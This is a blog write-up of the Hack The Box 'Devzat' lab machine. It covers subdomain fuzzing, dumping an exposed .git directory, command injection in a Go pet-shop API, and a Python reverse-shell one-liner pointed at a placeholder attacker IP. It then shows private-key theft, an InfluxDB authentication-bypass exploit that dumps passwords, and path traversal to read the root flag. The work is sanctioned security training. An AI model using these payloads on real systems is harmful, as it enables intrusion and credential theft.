Hack The Box - Devzat
February 25, 2022
Hi, Welcome back!!! sorry for the late post, so without further ado this is the Devzat Hack The Box Writeup. It’s gonna be a long (not so long) journey, take some snacks and enjoy the ride ~
2. Subdomain Enumeration — FFUF
3. .git Enumeration — Git log & cat-file
4. Command Injection
5. InfluxDB
Enumeration
First things first, let’s do some enumeration on the box. We have 3 open ports (22,80,8000), let’s see the HTTP port. Oh, don’t forget to add the hostname on /etc/hosts.
BlackBear@kali | ~/HTB/Machine/Devzat > nmap -sC -sV -Pn -oN result.nmap -T4 10.10.11.118
Nmap scan report for 10.10.11.118
Host is up (0.026s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c2:5f:fb:de:32:ff:44:bf:08:f5:ca:49:d4:42:1a:06 (RSA)
|   256 bc:cd:e8:ee:0a:a9:15:76:52:bc:19:a4:a3:b2:ba:ff (ECDSA)
|_  256 62:ef:72:52:4f:19:53:8b:f2:9b:be:46:88:4b:c3:d0 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://devzat.htb/
8000/tcp open  ssh     (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-Go
| ssh-hostkey:
|_  3072 6a:ee:db:90:a6:10:30:9f:94:ff:bf:61:95:2a:20:63 (RSA)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8000-TCP:V=7.91%I=7%D=2/23%Time=62163140%P=x86_64-pc-linux-gnu%r(NU
SF:LL,C,"SSH-2\.0-Go\r\n");
Service Info: Host: devzat.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Feb 23 20:06:39 2022 -- 1 IP address (1 host up) scanned in 39.47 seconds
So this is the devzat.htb web page and it contains chat via SSH that only works on port 8000, let’s check it out.

Basically this is chat over SSH that have many features inside, but I couldn’t find any interesting information. So, I’ve decided to do another enumeration with the subdomains with FFUF and SecLists wordlist.
BlackBear@kali | ~/HTB/Machine/Devzat > ssh -l blackbear devzat.htb -p 8000
Welcome to the chat. There are no more users
devbot: blackbear has joined the chat
blackbear: hello
blackbear: /help
[SYSTEM] Welcome to Devzat! Devzat is chat over SSH: github.com/quackduck/devzat
[SYSTEM] Because there's SSH apps on all platforms, even on mobile, you can join from anywhere.
[SYSTEM]
[SYSTEM] Interesting features:
[SYSTEM] • Many, many commands. Run /commands.
[SYSTEM] • Rooms! Run /room to see all rooms and use /room #foo to join a new room.
[SYSTEM] • Markdown support! Tables, headers, italics and everything. Just use in place of newlines.
[SYSTEM] • Code syntax highlighting. Use Markdown fences to send code. Run /example-code to see an example.
[SYSTEM] • Direct messages! Send a quick DM using =user <msg> or stay in DMs by running /room @user.
[SYSTEM] • Timezone support, use /tz Continent/City to set your timezone.
[SYSTEM] • Built in Tic Tac Toe and Hangman! Run /tic or /hang <word> to start new games.
[SYSTEM] • Emoji replacements! (like on Slack and Discord)
[SYSTEM]
[SYSTEM] For replacing newlines, I often use bulkseotools.com/add-remove-line-breaks.php.
[SYSTEM]
[SYSTEM] Made by Ishan Goel with feature ideas from friends.
[SYSTEM] Thanks to Caleb Denio for lending his server!
[SYSTEM]
[SYSTEM] For a list of commands run
[SYSTEM] ┃ /commands
Foothold
Yes! I found the pets subdomain, let’s visit the webpage. And it returns this “Database” of Pets”, I can only add but cannot delete the pets. But this is nothing, I’ve tried to do some SQL injection, XSS, SSTI, but it doesn’t work. I’ve found the “juicy” things with Command Injection and it returns this error code (exit status 1). So let’s do another directory enumeration with Dirsearch.
BlackBear@kali | ~/HTB/Machine/Devzat > ./ffuf -w ../Wordlist/SecLists/Discovery/DNS/subdomains-top1million
-5000.txt -u http://devzat.htb -H "Host: FUZZ.devzat.htb" -mc 200 -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://devzat.htb
 :: Wordlist         : FUZZ: ../Wordlist/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.devzat.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

pets                    [Status: 200, Size: 510, Words: 20, Lines: 21, Duration: 24ms]
:: Progress: [4989/4989] :: Job [1/1] :: 1993 req/sec :: Duration: [0:00:05] :: Errors: 0 ::

I found the .git directory is accessible so let’s dump those juicy directory, and see the git log(s) !!
BlackBear@kali | ~/HTB/Machine/Devzat > dirsearch -u pets.devzat.htb -i 200

  _|. _ _  _  _  _ _|_    v0.4.1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10877

Output File: /root/.dirsearch/reports/pets.devzat.htb/_22-02-25_22-36-43.txt

Error Log: /root/.dirsearch/logs/errors-22-02-25_22-36-43.log

Target: http://pets.devzat.htb/

[22:36:43] Starting:
[22:36:44] 200 -  345B  - /.git/
[22:36:44] 200 -   13B  - /.git/branches/
[22:36:44] 200 -   29B  - /.git/COMMIT_EDITMSG
[22:36:44] 200 -   73B  - /.git/description
[22:36:44] 200 -   92B  - /.git/config
[22:36:44] 200 -   23B  - /.git/HEAD
[22:36:44] 200 -  665B  - /.git/hooks/
[22:36:44] 200 -    4KB - /.git/index
[22:36:44] 200 -   43B  - /.git/info/
[22:36:44] 200 -   63B  - /.git/logs/
[22:36:44] 200 -  471B  - /.git/logs/HEAD
[22:36:44] 200 -  240B  - /.git/info/exclude
[22:36:44] 200 -  471B  - /.git/logs/refs/heads/master
[22:36:44] 200 -    1KB - /.git/objects/
[22:36:44] 200 -   67B  - /.git/refs/
[22:36:44] 200 -   41B  - /.git/refs/heads/master
[22:36:50] 200 -   81B  - /build/
So with git log command, we can see the commit history and after that we can see the source code / files via /objects and the directory to see the latest commit ef07a04ebb2fc92cf74a39e0e4b843630666a705 is on /ef or just to be clear (cut the first two character for the directory) and after that you can see the commit file.
BlackBear@kali | ~/HTB/Machine/Devzat/git-dump/.git > git log
commit ef07a04ebb2fc92cf74a39e0e4b843630666a705 (HEAD -> master)
Author: patrick <patrick@devzat.htb>
Date:   Wed Jun 23 19:06:12 2021 +0000

    back again to localhost only

commit 464614f32483e1fde60ee53f5d3b4d468d80ff62
Author: patrick <patrick@devzat.htb>
Date:   Wed Jun 23 19:02:23 2021 +0000

    fixed broken fonts

commit 8274d7a547c0c3854c074579dfc359664082a8f6
Author: patrick <patrick@devzat.htb>
Date:   Tue Jun 22 19:52:32 2021 +0000

    init
BlackBear@kali | ~/HTB/Machine/Devzat/git-dump/.git/objects/ef > ls -la
total 16
drwxr-xr-x  2 root root 4096 Feb 23 20:14 .
drwxr-xr-x 56 root root 4096 Feb 23 20:14 ..
-rw-r--r--  1 root root  168 Jun 24  2021 07a04ebb2fc92cf74a39e0e4b843630666a705
-rw-r--r--  1 root root  105 Jun 24  2021 index.html
After that, I use the git cat-file to inspect the objects and obviously to get the source code. Just follow the tree and you will get the fruit hehe.
BlackBear@kali | ~/HTB/Machine/Devzat/git-dump/.git > git cat-file -p ef07a04ebb2fc92cf74a39e0e4b843630666a705
tree 551abaa3c707703936e5e31b8e4645b35e5f6c07
parent 464614f32483e1fde60ee53f5d3b4d468d80ff62
author patrick <patrick@devzat.htb> 1624475172 +0000
committer patrick <patrick@devzat.htb> 1624475172 +0000

back again to localhost only
Yep, I got all of the files and its written on Go language (it’s pretty new to me) let’s read those codes!
BlackBear@kali | ~/HTB/Machine/Devzat/git-dump/.git > git cat-file -p 551abaa3c707703936e5e31b8e4645b35e5f6c07
100644 blob 9328c7f72254a754c91fddfd3c7e62c1251a2828    .gitignore
040000 tree 2f37bf8e3a0ce61b74fec752fad017c363511d31    characteristics
100644 blob 69f1153887d2790c94f23a00c6f85958cf198418    go.mod
100644 blob 535028803d222b0e4e9174f56529c0ed9fece4e0    go.sum
100644 blob 54f95a54c49178dd5d496058e4ee99829748c49a    main.go
100755 blob 28a51e070175ab78da05529ff059367df9df3e57    petshop
100755 blob 5b2f2f4b425c4a753d5fb1bd01df5c2389dd95e0    start.sh
040000 tree d584aafd3a034f1f93b4c2cfa285a77798965c2d    static
Okay let’s analyze the code, basically this code will read our input (name and species) and if we choose the species let’s say cat so it will read the file from loadCharacter function and it’s vulnerable to Command Injection because of the OS command to open the file cmd := exec.Command("sh", "-c", "cat characteristics/"+species). So lets try to inject command in the species field. (use burpsuite)
BlackBear@kali | ~/HTB/Machine/Devzat/git-dump/.git > git cat-file -p 54f95a54c49178dd5d496058e4ee99829748c49a
package main

import (
        "embed"
        "encoding/json"
        "fmt"
        "io/fs"
        "io/ioutil"
        "log"
        "net/http"
        "os/exec"
        "time"
)

//go:embed static/public
var web embed.FS

//go:embed static/public/index.html
var index []byte

type Pet struct {
        Name            string `json:"name"`
        Species         string `json:"species"`
        Characteristics string `json:"characteristics"`
}

var (
        Pets []Pet = []Pet{
                {Name: "Cookie", Species: "cat", Characteristics: loadCharacter("cat")},
                {Name: "Mia", Species: "cat", Characteristics: loadCharacter("cat")},
                {Name: "Chuck", Species: "dog", Characteristics: loadCharacter("dog")},
                {Name: "Balu", Species: "dog", Characteristics: loadCharacter("dog")},
                {Name: "Georg", Species: "gopher", Characteristics: loadCharacter("gopher")},
                {Name: "Gustav", Species: "giraffe", Characteristics: loadCharacter("giraffe")},
                {Name: "Rudi", Species: "redkite", Characteristics: loadCharacter("redkite")},
                {Name: "Bruno", Species: "bluewhale", Characteristics: loadCharacter("bluewhale")},
        }
)

func loadCharacter(species string) string {
        cmd := exec.Command("sh", "-c", "cat characteristics/"+species)
        stdoutStderr, err := cmd.CombinedOutput()
        if err != nil {
                return err.Error()
        }
        return string(stdoutStderr)
}

func getPets(w http.ResponseWriter, r *http.Request) {
        json.NewEncoder(w).Encode(Pets)
}

func addPet(w http.ResponseWriter, r *http.Request) {
        reqBody, _ := ioutil.ReadAll(r.Body)
        var addPet Pet
        err := json.Unmarshal(reqBody, &addPet)
        if err != nil {
                e := fmt.Sprintf("There has been an error: %+v", err)
                http.Error(w, e, http.StatusBadRequest)
                return
        }

        addPet.Characteristics = loadCharacter(addPet.Species)
        Pets = append(Pets, addPet)

        w.WriteHeader(http.StatusOK)
        fmt.Fprint(w, "Pet was added successfully")
}

func handleRequest() {
        build, err := fs.Sub(web, "static/public/build")
        if err != nil {
                panic(err)
        }

        css, err := fs.Sub(web, "static/public/css")
        if err != nil {
                panic(err)
        }

        webfonts, err := fs.Sub(web, "static/public/webfonts")
        if err != nil {
                panic(err)
        }

        spaHandler := http.HandlerFunc(spaHandlerFunc)
        // Single page application handler
        http.Handle("/", headerMiddleware(spaHandler))

        // All static folder handler
        http.Handle("/build/", headerMiddleware(http.StripPrefix("/build", http.FileServer(http.FS(build)))))
        http.Handle("/css/", headerMiddleware(http.StripPrefix("/css", http.FileServer(http.FS(css)))))
        http.Handle("/webfonts/", headerMiddleware(http.StripPrefix("/webfonts", http.FileServer(http.FS(webfonts)))))
        http.Handle("/.git/", headerMiddleware(http.StripPrefix("/.git", http.FileServer(http.Dir(".git")))))

        // API routes
        apiHandler := http.HandlerFunc(petHandler)
        http.Handle("/api/pet", headerMiddleware(apiHandler))
        log.Fatal(http.ListenAndServe("127.0.0.1:5000", nil))
}

func spaHandlerFunc(w http.ResponseWriter, r *http.Request) {
        w.WriteHeader(http.StatusOK)
        w.Write(index)
}

func petHandler(w http.ResponseWriter, r *http.Request) {
        // Dispatch by method
        if r.Method == http.MethodPost {
                addPet(w, r)
        } else if r.Method == http.MethodGet {
                getPets(w, r)

        } else {
                http.Error(w, "Method not allowed", http.StatusMethodNotAllowed)
        }
        // TODO: Add Update and Delete
}

func headerMiddleware(next http.Handler) http.Handler {
        return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
                w.Header().Add("Server", "My genious go pet server")
                next.ServeHTTP(w, r)
        })
}

func main() {
        resetTicker := time.NewTicker(5 * time.Second)
        done := make(chan bool)

        go func() {
                for {
                        select {
                        case <-done:
                                return
                        case <-resetTicker.C:
                                // Reset Pets to prestaged ones
                                Pets = []Pet{
                                        {Name: "Cookie", Species: "cat", Characteristics: loadCharacter("cat")},
                                        {Name: "Mia", Species: "cat", Characteristics: loadCharacter("cat")},
                                        {Name: "Chuck", Species: "dog", Characteristics: loadCharacter("dog")},
                                        {Name: "Balu", Species: "dog", Characteristics: loadCharacter("dog")},
                                        {Name: "Georg", Species: "gopher", Characteristics: loadCharacter("gopher")},
                                        {Name: "Gustav", Species: "giraffe", Characteristics: loadCharacter("giraffe")},
                                        {Name: "Rudi", Species: "redkite", Characteristics: loadCharacter("redkite")},
                                        {Name: "Bruno", Species: "bluewhale", Characteristics: loadCharacter("bluewhale")},
                                }

                        }
                }
        }()

        handleRequest()

        time.Sleep(500 * time.Millisecond)
        resetTicker.Stop()
        done <- true
}
Inject the command after the species, i’ve tried the || but it doesn’t work. Then I use another parameter && and it works! After that let’s spawn our precious shell, but I couldn’t find the nc / netcat command. So let’s try to spawn a shell with python and don’t forget to set a listener also escape the payload because it’s gonna be on JSON.


User
So I use this python payload to spawn a shell python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("YOUR_IP_HERE",YOUR_PORT_HERE));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/sh")'. Yay, I got a shell! but I need a better shell, so let’s get the id_rsa and connect as patrick and don’t forget to chmod 700 id_rsa.
BlackBear@kali | ~/HTB/Machine/Devzat/ > nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.62] from (UNKNOWN) [10.10.11.118] 52384
$ whoami
patrick
$ cat /home/patrick/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA0z5vGXu4rlJWm2ffbekliU8N7KSuRj9tahP3+xTk/z/nKzb2UCi7
REDACTED REDACTED REDACTED
REDACTED REDACTED REDACTED
REDACTED REDACTED REDACTED
-----END OPENSSH PRIVATE KEY-----
Remember the chat via SSH? let’s try that thing. Wow, i’ve found the chat between Patrick and Admin, it says that the Admin has successfully installed the influxdb let’s check the influxdb exploit.
patrick@devzat:/home$ ssh patrick@devzat.htb -p 8000

admin: Hey patrick, you there?
patrick: Sure, shoot boss!
admin: So I setup the influxdb for you as we discussed earlier in business meeting.
patrick: Cool 👍
admin: Be sure to check it out and see if it works for you, will ya?
patrick: Yes, sure. Am on it!
devbot: admin has left the chat
Welcome to the chat. There is one more user
devbot: patrick has joined the chat
patrick:
I found this exploit that basically will bypass the influxdb login. Just grab this exploit and upload to ssh. *ps. I’ve modified the script because the server doesn’t have pip.

Upload the script to the server and don’t forget to add user wordlist that contains (patrick, admin, catherine). And the exploit works veryy smooth, let’s enumerate this database. Follow this steps from HackTricks-Pentesting-InfluxDB. We got the user table that contains password, just dump it with show field keys and get all from the table with select * from "user". After that just switch user to Catherine with the password provided.
patrick@devzat:/tmp/blackbear$ python3 exploit.py

Bruteforcing usernames ...
[v] admin

Host vulnerable !!!

Databases:

1) devzat
2) _internal

.quit to exit
[admin@127.0.0.1] Database: 1

Starting InfluxDB shell - .back to go back
[admin@127.0.0.1/blue] $ show field keys
{
    "results": [
        {
            "series": [
                {
                    "columns": [
                        "fieldKey",
                        "fieldType"
                    ],
                    "name": "user",
                    "values": [
                        [
                            "enabled",
                            "boolean"
                        ],
                        [
                            "password",
                            "string"
                        ],
                        [
                            "username",
                            "string"
                        ]
                    ]
                }
            ],
            "statement_id": 0
        }
    ]
}

[admin@127.0.0.1/blue] $ select * from "user"
{
    "results": [
        {
            "series": [
                {
                    "columns": [
                        "time",
                        "enabled",
                        "password",
                        "username"
                    ],
                    "name": "user",
                    "values": [
                        [
                            "2021-06-22T20:04:16.313965493Z",
                            false,
                            "W REDACTED 1",
                            "wilhelm"
                        ],
                        [
                            "2021-06-22T20:04:16.320782034Z",
                            true,
                            "wo REDACTED ci",
                            "catherine"
                        ],
                        [
                            "2021-06-22T20:04:16.996682002Z",
                            true,
                            "Ro REDACTED e$",
                            "charles"
                        ]
                    ]
                }
            ],
            "statement_id": 0
        }
    ]
}
Yes user.txt !!! lets try again with the chat via ssh but this time with catherine.
catherine@devzat:~$ cat user.txt
2a[REDACTED]faf
Root
So there is another chat between patrick and catherine, it says that patrick have new features that serves on port 8443 and the backup codes also provided.
Let’s check the /var/backups to get the source code.
catherine@devzat:~$ ssh catherine@devzat.htb -p 8000
patrick: Hey Catherine, glad you came.
catherine: Hey bud, what are you up to?
patrick: Remember the cool new feature we talked about the other day?
catherine: Sure
patrick: I implemented it. If you want to check it out you could connect to the local dev instance on port 8443.
catherine: Kinda busy right now 👔
patrick: That's perfectly fine 👍  You'll need a password I gave you last time.
catherine: k
patrick: I left the source for your review in backups.
catherine: Fine. As soon as the boss let me off the leash I will check it out.
patrick: Cool. I am very curious what you think of it. See ya!
devbot: patrick has left the chat
Welcome to the chat. There are no more users
devbot: catherine has joined the chat
catherine:
There are 2 files that have a different state (dev and main), lets copy them to our temp directory. Oh also check the chat via ssh on port 8443. Patrick says that use diff main dev to see the changes between the file and let’s use that too!
catherine@devzat:/tmp/blackbear$ ls -la /var/backups
total 1128
drwxr-xr-x  2 root      root        4096 Feb 25 06:25 .
drwxr-xr-x 14 root      root        4096 Jun 22  2021 ..
-rw-r--r--  1 root      root       51200 Feb 25 06:25 alternatives.tar.0
-rw-r--r--  1 root      root       59142 Sep 28 18:45 apt.extended_states.0
-rw-r--r--  1 root      root        6588 Sep 21 20:17 apt.extended_states.1.gz
-rw-r--r--  1 root      root        6602 Jul 16  2021 apt.extended_states.2.gz
-rw-------  1 catherine catherine  28297 Jul 16  2021 devzat-dev.zip
-rw-------  1 catherine catherine  27567 Jul 16  2021 devzat-main.zip
-rw-r--r--  1 root      root         268 Sep 29 11:46 dpkg.diversions.0
-rw-r--r--  1 root      root         170 Jul 16  2021 dpkg.statoverride.0
-rw-r--r--  1 root      root      949034 Jan 26 14:52 dpkg.status.0
catherine@devzat:/tmp/blackbear$ ssh catherine@devzat.htb -p 8443
patrick: Hey Catherine, glad you came.
catherine: Hey bud, what are you up to?
patrick: Remember the cool new feature we talked about the other day?
catherine: Sure
patrick: I implemented it. If you want to check it out you could connect to the local dev instance on port 8443.
catherine: Kinda busy right now 👔
patrick: That's perfectly fine 👍  You'll need a password which you can gather from the source. I left it in our default backups location.
catherine: k
patrick: I also put the main so you could diff main dev if you want.
catherine: Fine. As soon as the boss let me off the leash I will check it out.
patrick: Cool. I am very curious what you think of it. Consider it alpha state, though. Might not be secure yet. See ya!
devbot: patrick has left the chat
Welcome to the chat. There are no more users
devbot: catherine has joined the chat
catherine:
After extracting the files, just run the diff main dev to see the changes. And do you remember, Patrick mentioned “password” to use the feature? yes, we got the password too. Let’s analyze the “feature”, so basically the feature is to see a file with the chat via ssh on port 8443 only and to verify that we need to use the “password”.
catherine@devzat:/tmp/blackbear2$ ls
dev  main
catherine@devzat:/tmp/blackbear2$ diff main dev
diff main/allusers.json dev/allusers.json
1,3c1
< {
<    "eff8e7ca506627fe15dda5e0e512fcaad70b6d520f37cc76597fdb4f2d83a1a3": "\u001b[38;5;214mtest\u001b[39m"
< }
---
> {}
diff main/commands.go dev/commands.go
3a4
>       "bufio"
4a6,7
>       "os"
>       "path/filepath"
36a40
>               file        = commandInfo{"file", "Paste a files content directly to chat [alpha]", fileCommand, 1, false, nil}
38c42,101
<       commands = []commandInfo{clear, message, users, all, exit, bell, room, kick, id, _commands, nick, color, timezone, emojis, help, tictactoe, hangman, shrug, asciiArt, exampleCode}
---
>       commands = []commandInfo{clear, message, users, all, exit, bell, room, kick, id, _commands, nick, color, timezone, emojis, help, tictactoe, hangman, shrug, asciiArt, exampleCode, file}
> }
>
> func fileCommand(u *user, args []string) {
>       if len(args) < 1 {
>               u.system("Please provide file to print and the password")
>               return
>       }
>
>       if len(args) < 2 {
>               u.system("You need to provide the correct password to use this function")
>               return
>       }
>
>       path := args[0]
>       pass := args[1]
>
>       // Check my secure password
>       if pass != "Ce [REDACTED] 021?" {
>               u.system("You did provide the wrong password")
>               return
>       }
>
>       // Get CWD
>       cwd, err := os.Getwd()
>       if err != nil {
>               u.system(err.Error())
>       }
>
>       // Construct path to print
>       printPath := filepath.Join(cwd, path)
>
>       // Check if file exists
>       if _, err := os.Stat(printPath); err == nil {
>               // exists, print
>               file, err := os.Open(printPath)
>               if err != nil {
>                       u.system(fmt.Sprintf("Something went wrong opening the file: %+v", err.Error()))
>                       return
>               }
>               defer file.Close()
>
>               scanner := bufio.NewScanner(file)
>               for scanner.Scan() {
>                       u.system(scanner.Text())
>               }
>
>               if err := scanner.Err(); err != nil {
>                       u.system(fmt.Sprintf("Something went wrong printing the file: %+v", err.Error()))
>               }
>
>               return
>
>       } else if os.IsNotExist(err) {
>               // does not exist, print error
>               u.system(fmt.Sprintf("The requested file @ %+v does not exist!", printPath))
>               return
>       }
>       // bokred?
>       u.system("Something went badly wrong.")
diff main/devchat.go dev/devchat.go
27c27
<       port = 8000
---
>       port = 8443
114c114
<               fmt.Sprintf(":%d", port),
---
>               fmt.Sprintf("127.0.0.1:%d", port),
Only in dev: testfile.txt
Let’s reconnect to 8443 and use the /file command to get the root flag. Whoops, the system reads the file starting with the /root/devzat directory so we need to modify a little bit about the filename. And voila, we got the root.txt!!
catherine: /file
[SYSTEM] Please provide file to print and the password
catherine: /file /root/root.txt Ce [REDACTED] 021?
[SYSTEM] The requested file @ /root/devzat/root/root.txt does not exist!
catherine: /file ../root.txt Ce [REDACTED] 021?
[SYSTEM] 6958344196c94f4df6528ecf399c523c
catherine:
Also you can export the root ssh private key and you can connect to the root shell!
root@devzat:~# whoami && id && hostname
root
uid=0(root) gid=0(root) groups=0(root)
devzat
Thank you very much to read this write up till the end, hope you enjoy this messy write up. See you in another write up!! Ciao!